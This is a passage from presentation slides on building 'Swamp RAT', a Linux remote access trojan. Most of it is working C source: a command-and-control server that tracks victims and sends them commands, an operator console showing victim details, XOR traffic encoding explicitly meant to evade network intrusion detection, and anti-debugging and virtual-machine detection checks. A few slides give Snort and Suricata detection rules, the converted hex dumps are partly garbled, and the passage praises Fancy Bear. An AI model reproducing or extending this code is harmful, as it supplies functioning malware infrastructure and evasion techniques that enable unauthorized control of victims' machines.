    for (int i = 0; i < count; i++){                           // Set to NULL
        v[i] = NULL;
    }
    return v;                                                 // Return Pointer to Data Structure Array
}
```

CnC Server

Command and Control in C Sockets 0

net.c

```
bool net_server(int port,
                net_client_beacon_t **p_victims,      // Victims Memory Array
                net_server_beacon_t **p_commands){ // Commands Memory Array
    int server_fd, client_fd;
    struct sockaddr_in server, client;
    server_fd = socket(AF_INET, SOCK_STREAM, 0);           // Create Socket File Descriptor
    if (server_fd < 0){                                    // Error Checking for Socket
        fprintf(stderr, "[x] %s\n", strerror(errno));
        return false;
    }
    if (setsockopt(server_fd,                         // Socket File Descriptor
                   SOL_SOCKET,                      // Manipulate Socket Options
                   SO_REUSEADDR,                    // Permit Local Host Reuse
                   &(int){ 1 },                     // Set Value
                   sizeof(int)) < 0){              // Check for Success
        fprintf(stderr, "[-] %s\n", strerror(errno));
    }
    memset(&server, 0, sizeof(server));                  // Zero Out Server Struct
    server.sin_family      = AF_INET;                   // Set TCP Type
    server.sin_port        = htons(port);               // Set Port
    server.sin_addr.s_addr = htonl(INADDR_ANY);         // Any Addresses
    // continued here...
}
```

CnC Server

Command and Control in C Sockets 1

net.c

```
if (bind(server_fd, (struct sockaddr *) &server, sizeof(server)) < 0){ return false; } // Bind to Socket
if (listen(server_fd, NET_MAX_CLIENTS) != 0){ return false; } // Listen to Socket
while (true){
    socklen_t client_len = sizeof(client);
    net_t_client_args_t *p_net_t_client_args = malloc(sizeof(net_t_client_args_t));
    while ((client_fd = accept(server_fd,
                                (struct sockaddr *)&client,
                                (socklen_t *)&client_len)) {
        pthread_t t_client; // Client Thread
        p_net_t_client_args->client_fd = client_fd; // Send Client File Descriptor
        p_net_t_client_args->p_victims = p_victims; // Pointer to Victims Struct
        p_net_t_client_args->p_commands = p_commands; // Pointer to Commands Struct
        pthread_attr_t attr_t_client; // Create Thread Attributes
        pthread_attr_init(&attr_t_client); // Initialize Attributes
        pthread_attr_setdetachstate(&attr_t_client, PTHREAD_CREATE_DETACHED); // Set Detached Attribute
        if (pthread_create(&t_client,
                           &attr_t_client, net_t_client, p_net_t_client_args) < 0){ // Spawn Client Thread
            return false;
        }
    }
    free(p_net_t_client_args); // Cleanup
}
close(client_fd); // Close Client Socket File Descriptor
return true;
```

CnC Server

Handling Victim Sessions 0

net.c


```
void *net_t_client(void *args){
    net_t_client_args_t *p_args = args;
    int sock = p_args->client_fd;
    net_client_beacon_t **p_victims = p_args->p_victims; // Get Pointer
    net_server_beacon_t **p_commands = p_args->p_commands; // Get Pointer
    net_client_beacon_t *p_net_client_beacon = malloc(sizeof(net_client_beacon_t)); // Allocate Client
    net_server_beacon_t *p_net_server_beacon = malloc(sizeof(net_server_beacon_t)); // Allocate Server
    while (true){
        bool command = false;
        int read = recv(sock, p_net_client_beacon, sizeof(net_client_beacon_t), 0); // Read Client Beacons
        if (!read){ break; }
        if (read < 0){
            fprintf(stderr, "[-] %s\n", strerror(errno));
            free(p_net_client_beacon);
            pthread_exit(NULL);
        }
        net_update_victims(p_net_client_beacon, p_victims); // Update Victim Data
        // continued ...
    }
}
```

CnC Server

Handling Victim Sessions 1

net.c

```
for (int i = 0; i < NET_MAX_CLIENTS; i++){
    if (p_commands[i] != NULL &&
        (strcmp(p_net_client_beacon->sysinfo.uuid, // Check Victim UUID
                p_commands[i]->uuid) == 0)){
        command = true;
        if (send(sock, p_commands[i], sizeof(net_server_beacon_t), 0) < 0){
            fprintf(stderr, "[-] %s\n", strerror(errno));
        }
        net_remove_commands(p_commands[i], p_commands); // Command Sent to Victim
    }
}
if (command == false){
    p_net_server_beacon->xor_key = DEFS_XOR_KEY; // Set Packet XOR Key
    p_net_server_beacon->status = true;
    if (send(sock, p_net_server_beacon, sizeof(net_server_beacon_t), 0) < 0){
        fprintf(stderr, "[x] %s\n", strerror(errno));
        free(p_net_server_beacon);
        free(p_net_client_beacon);
        pthread_exit(NULL);
    }
}
```



NCurses

What is it?

ncurses.log

NCurses - Also known as new curses, is a programming library providing an application programming interface (API) that allows the programmer to write text-based user interfaces in a terminal-independent manner. It is a toolkit for developing "GUI-like" application software that runs under a terminal emulator. It also optimizes screen changes, in order to reduce the latency experienced when using remote shells. - Wikipedia

NCurses

What are we using it for?

- View Victim UUID
- View Victim CPU Status
- View Victim Username
- View Victim Architecture
- View Victim IP Address
- View Victim Ping
- View Victim Kernel Version
- Send Commands
- Everything is Better in Terminal

NCurses

Create The main window!

net.c

```
WINDOW *ncurses_wmain_create(int port,
                                net_client_beacon_t **p_victims,
                                net_server_beacon_t **p_commands){
    WINDOW *win_main;                                     // Main Window
    win_main = initscr();                                 // Initialize Main Window
    if (start_color() == ERR || !has_colors() || !can_change_color()){ // Check for Color Supported Terminal
        fprintf(stderr, "%s\n", strerror(errno));
        return false;
    }
    if (net_server_async(port, p_victims, p_commands) == false){           // Startup CnC Server ASYNC
        fprintf(stderr, "[x] failed to initialize cnc server\n");
        return false;
    }
    noecho();                                              // Position the Cursor
    curs_set(0);                                         // Set Color Pair
    init_pair(NCURSES_WMAIN_COLOR, COLOR_GREEN, COLOR_BLACK); // Set Window Background
    wbkgd(win_main, COLOR_PAIR(NCURSES_WMAIN_COLOR));      // Return the Main Window
    return win_main;
}
```

NCurses

Create the menu window!

net.c

```
bool ncurses_wmenu(WINDOW *win_main,           // Pointer to Main Window
                    WINDOW *win_menu,        // Pointer to Menu Window
                    char *win_menu_title){  // Menu Title

    int y, x;                                // Get Max X Y
    getmaxyx(win_main, y, x);                 // Resize Menu
    wresize(win_menu, (y - y_margin), (x - x_margin)); // Menu Border
    box(win_menu, 0, 0);                      // Print Menu Title
    mvwprintw(win_menu,
              1,                           // Menu Y Value
              (x / 2) - (strlen(win_menu_title) / 2), // Menu X Value
              "%s",                         // Format String
              win_menu_title);             // The Menu Title
    mvwaddch(win_menu, 2, 0, ACS_LTEE);        // Draw Lines to Complete Menu
    mvwhline(win_menu, 2, 1, ACS_HLINE, (x - x_margin) - 2);
    mvwaddch(win_menu, 2, (x - x_margin) - 1, ACS_RTEE);
    return true;
}
```

NCurses

The Interface

The screenshot shows the Swamp RAT interface running in a terminal window with a green border. The title bar at the top center reads "Swamp RAT". The main window has a red border and contains the text "victims: 1" and "Swamp". Below this, a command-line prompt shows a host ID and system information: "ae6027fb-343d-4c4f-a41e-05d20f5e90a6 c3rb3ru5@lillypad ~ arch:x86_64 release:4.14.65-gentoo hostname:d3d53c load:5 ping:47". The bottom left of the main window displays the number of commands sent: "commands: 0". To the right of the main window, a quote by Elizabeth Bowen is visible: "Fate creeps like a rat." - Elizabeth Bowen. The bottom half of the screen is labeled "lillypad" and shows a terminal session with the user navigating to the "/bin" directory and executing the "/stub" file. The session ends with the command "scrot".

```
victims: 1
Swamp
ae6027fb-343d-4c4f-a41e-05d20f5e90a6 c3rb3ru5@lillypad ~ arch:x86_64 release:4.14.65-gentoo hostname:d3d53c load:5 ping:47
commands: 0
lillypad
[c3rb3ru5@d3d53c ~]$ cd Tools/swamp-rat/
[c3rb3ru5@d3d53c swamp-rat]$ cd bin/
[c3rb3ru5@d3d53c bin]$ ./stub
[+] connected to 127.0.0.1:4444
[+] 127.0.0.1:4444 OK
[c3rb3ru5@d3d53c ~]$ scrot
```

Figure: Swamp RAT

Evasion

How can we thwart most NIDS?





Figure: Bill Gates

Evasion

First Hint



Evasion

Second Hint

Inputs		Outputs
X	Y	Z
0	0	0
0	1	1
1	0	1
1	1	0

Evasion

The Function to Bypass Most NIDS

net.c

```
bool crypt_decrypt_xor(char *data,          // Pointer to Data Structure
                      int data_size,    // Size of Data
                      int key){        // The Key
    for (int i = 0; i < data_size; i++){
        if (i > (int)sizeof(int) - 1){      // Skip over the Key
            data[i] = data[i]^key;           // XOR the Data
        }
    }
    return true;
}
```

Evasion


Clear Dataframe vs XOR Dataframe

Hex	Dec	Label	Hex	Dec	Label	Hex	Dec	Label	
0000	0		0000	0		0000	0		
0010	16		01 e4 95 41 40 00 40 06	1134 164 149 65 64 0 62 6	a5 d0 7f 00 00 01 7f 00	.. A@. @ ..	0000	0	
0020	20		00 01 d2 7c 11 5c 4e df	0 1 100 111 0111 100 1110 1101	36 30 ef 37 7d 46 80 18	.. \N 60 7}F ..	0010	16	
0030	30		01 99 ff d8 00 01 01	1 151 255 216 0 1 1	08 0a da 11 30 8a da 11	0020	20	
0040	40		0c cc d4 4b 6b 48 35 32	12 204 212 74 107 107 55 52	62 34 34 36 65 35 2d 61	.. KKH52 b446e5-a	0030	30	
0050	50		34 33 64 2d 34 66 33 61	52 51 100 110 111 110 100 100	2d 38 37 33 39 2d 31 61	43d-4f3a -8739-1a	0040	40	
0060	60		32 37 65 64 33 37 32 61	50 57 101 100 100 111 100 101	62 38 00 32 34 2e 38 39	27ed372a b8 ..	0050	50	
0070	70		2e 32 33 35 2e 31 37 35	58 46 100 101 101 100 101 100	00 00 63 33 72 62 33 72	.. c3rb3r ..	0060	60	
0080	80		75 35 00 00 00 00 00 00	117 55 0 0 0 0 0 0	00 00 00 00 00 00 00 00 00	u5 ..	0070	70	
0090	90		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 64 33 64 35 33 63	.. d3d53c ..	0080	80	
00a0	a0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0090	90	
00b0	b0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00a0	a0	
00c0	c0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00b0	b0	
00d0	d0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00c0	c0	
00e0	e0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00d0	d0	
00f0	f0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00e0	e0	
0100	100		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00f0	f0	
0110	110		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0100	100	
0120	120		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0110	110	
0130	130		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0120	120	
0140	140		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0130	130	
0150	150		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0140	140	
0160	160		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0150	150	
0170	170		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0160	160	
0180	180		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0170	170	
0190	190		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	34 2e 31 34 2e 36 35	.. 4.14.65 ..	0180	180	
01a0	1a0		2d 67 65 6e 74 6f 6f 00	45 103 101 111 110 111 111 0 0	00 00 00 00 00 00 00 00	-gentoo-	0190	190	
01b0	1b0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	x86_64-	01a0	1a0	
01c0	1c0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	78 38 36 5f 36 34 00	01b0	1b0	
01d0	1d0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	00 00 00 00 00 00 00 00	01c0	1c0		
01e0	1e0		00 00 00 00 00 00 00 00	0 0 0 0 0 0 0 0	1c 00 00 00 00 34 00	01d0	1d0	
01f0	1f0		00 00	0 0	01e0	1e0	
						01f0	1f0	

Figure: Comparison of TCP Dataframes

Evasion

But Why?



Evasion

But we can detect this with Lua!

- Suricata
 - Lua Scripting
- Snort
 - Lua Scripting

Evasion

Lua Script Example

alert.lua

```
function init (args)
    local needs = {}
    needs["http.request_line"] = tostring(true)
    return needs
end

function match(args)
    a = tostring(args["http.request_line"])
    if #a > 0 then
        if a:find("^POST%s+.*%.php%s+HTTP/1.0$") then
            return 1
        end
    end
    return 0
end
return 0
```

Evasion

Remember NJRat?

njrat.rules

```
alert tcp any any -> \$EXTERNAL_NET any (
    msg:"NJRat/Bladabindi APT-C-27 Variant CnC Beacon";
    content:"medo2|2a 5f 5e|"; nocase; fast_pattern;
    pcre:"/(inf|kl|msg|pl)medo2\x2a\x5f\x5e[a-z,0-9,\+\/,\=]{1,}/i";
    flow:to_server,established;
    reference:md5,382788bb234b75a35b80ac69cb7ba306;
    reference:url,https://ti.360.net/blog/articles/analysis-of-apt-c-27;
    classtype:trojan-activity;
    sid:2000000;
    rev:01;
)
```

Evasion

Remember the TCP Dataframes?

0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 08 00 45 00	E	0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 08 00 45 00	E
0010	01 e4 95 41 40 00 40 06	a5 d0 7f 00 00 01 7f 00	A@:@	0010	01 e4 d9 d8 40 00 40 06	61 39 7f 00 00 01 7f 00	@@ a9
0020	00 01 d2 7c 11 5c 4e df	36 30 ef 37 7d 46 80 18	\N{60 7}F..	0020	00 01 d2 84 11 5c 0f bb	a8 21 e4 62 5d 63 80 18	\..\b]c..
0030	01 99 ff d8 00 00 01 01	08 0a da 11 30 8a da 110.	0030	01 88 ff d8 00 00 01 01	08 0a da 1a e0 17 da 1a
0040	1c cc d4 4b 6b 48 35 32	62 34 34 36 65 35 2d 61	.KkH52 b446e5-a	0040	cb cb 81 f8 6a 51 33 3d	3b 6c 3a 38 6c 3c 27 6f	..jQ3= ;1:81<0
0050	34 33 64 2d 34 66 33 61	2d 38 37 33 39 2d 31 61	43d-4f3a -8739-1a	0050	69 6b 38 27 3e 6f 6b 3a	27 6b 32 3d 6b 27 38 6b	ik8'>ok: 'k2=k'8k
0060	32 37 65 64 33 37 32 61	62 38 00 32 34 2e 38 39	27ed372a b8 ..\c3rb3r	0060	33 3c 3f 6c 38 3c 3f 39	6f 3b 0a 38 3e 24 32 33	3<?18<? o: -8>\$23
0070	2e 32 33 35 2e 31 37 35	00 00 63 33 72 62 33 72c3rb3r	0070	24 38 39 3f 24 3b 3d 3f	0a 0a 69 39 78 68 39 78	\$89?\$/=? ..19xH9X
0080	75 35 00 00 00 00 00 00	00 00 00 00 00 00 00 00	u5.....	0080	7f 3f 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	?. .n9n?91
0090	00 00 00 00 00 00 00 00	00 00 64 33 64 35 33 63	.d3d53c	0090	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0e 39 6e 3f 39 69
00a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00a0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
00b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00b0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
00c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00c0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
00d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00d0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
00e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00e0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
00f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00f0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0100	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0100	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0110	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0110	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0120	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0120	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0130	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0130	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0140	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0140	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0150	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0150	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0160	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0160	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0170	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0170	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0180	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0180	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
0190	00 00 00 00 00 00 00 00	00 34 2e 31 34 2e 36 35	.4.14.65	0190	0a 0a 0a 0a 0a 0a 0a 0a	0a 3e 24 3b 3e 24 3c 3f	>\$;>\$<?
01a0	2d 67 65 6e 74 6f 6f 00	00 00 00 00 00 00 00 00	gentoo	01a0	27 6d 6f 64 7e 65 65 0a	0a 0a 0a 0a 0a 0a 0a 0a	'mod-ee.
01b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	01b0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
01c0	00 00 00 00 00 00 00 00	00 78 38 36 5f 36 34 00	x86_64-	01c0	0a 0a 0a 0a 0a 0a 0a 0a	0a 72 32 3c 55 3c 3e 0a	r2<U>.
01d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	01d0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a
01e0	00 00 00 00 00 00 00 00	00 00 1c 00 00 00 00 34	..4.	01e0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 03 0a 0a 0a 0a 0a
01f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0.	01f0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a

Figure: Find Fast Pattern Here?

Evasion

Performance:Detection



Evasion

The Debugger

```
##### # # # # (gdb) break main
# # # ## # # Breakpoint 1 at 0x8048426: file hello10.c, line 6.
# # # # # # # (gdb) run
# ##### # # # # Starting program: /home/gary/hello10
# # # # # # # # Breakpoint 1, main () at hello10.c:6
# # # # ## # # 6 for(i=0;i<10;i++)
##### # # # ##### (gdb) 

#####
# # ##### # ##### # # # ##### # ##### # ##### #
# # # # # # # # # # # # # # # # #
# ##### # ##### # # # # # # # # # # #
# # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # #
##### # ##### # ##### # ##### # ##### # # # #
```

Evasion

The Debugger

re.c

```
bool re_ptrace(){
    if (ptrace(PTRACE_TRACEME, // __ptrace request
                0,           // pid_t
                1,           // *addr
                0           // *data
            ) < 0){
        return true;
    } else{
        return false;
    }
}
```

Evasion

PTRACE_TRACEME

ptrace.log

PTRACE_TRACEME

Indicate that this process is to be traced by its parent. A process probably shouldn't make this request if its parent isn't expecting to trace it. (pid, addr, and data are ignored.)

Evasion

The Virtual Machine 0

re.c

```
bool re_kernel_module(char *kernel_module){
    if (strlen(kernel_module) + 16 > RE_BASH_COMMAND_MAX_LEN){
        fprintf(stderr, "[x] kernel module name length exceeds limitations\n");
        return false;
    }
    char command[RE_BASH_COMMAND_MAX_LEN];
    sprintf(command, "grep -Po '^%s\x20' /proc/modules", kernel_module);
    FILE *fd = popen(command, "r");
    if (fd == NULL){
        fprintf(stderr, "[x] failed to read kernel module list");
        return false;
    }
    char buff[RE_KERNEL_MODULE_NAME_MAX_SIZE];
    memset(buff, 0, sizeof(buff));
    fread(buff, 1, strlen(kernel_module), fd);
    if (strncmp(buff, kernel_module, strlen(kernel_module)) == 0){
        return true;
    } else{
        return false;
    }
}
```

Evasion

The Virtual Machine 1

re.C

```
bool re_kernel_modules(){
    if (re_kernel_module("virtio") == true){
        return true;
    } else if (re_kernel_module("vboxvideo") == true){
        return true;
    } else if (re_kernel_module("vboxguest") == true){
        return true;
    } else if (re_kernel_module("vboxsf") == true){
        return true;
    } else{
        return false;
    }
}
```

Evasion

The Hypervisor

re.c

```
bool re_hypervisor(){
    char hypervisor[] = "hypervisor";
    char command[] = "grep -m 1 -Po 'hypervisor' /proc/cpuinfo";
    char buff[RE_KERNEL_MODULE_NAME_MAX_SIZE];
    FILE *fd = popen(command, "r");
    if (fd == NULL){
        fprintf(stderr, "[x] failed to read cpuinfo");
        return false;
    }
    memset(buff, 0, sizeof(buff));
    fread(buff, 1, strlen(hypervisor), fd);
    if (strncmp(buff, hypervisor, strlen(hypervisor)) == 0){
        return true;
    } else{
        return false;
    }
}
```

Anyone else doing it right?



Figure: Doing something right!

Anyone else doing it right?

These Guys



Figure: Fancy Bear APT

Anyone else doing it right?

Fancy Bear Analysis - Entropy

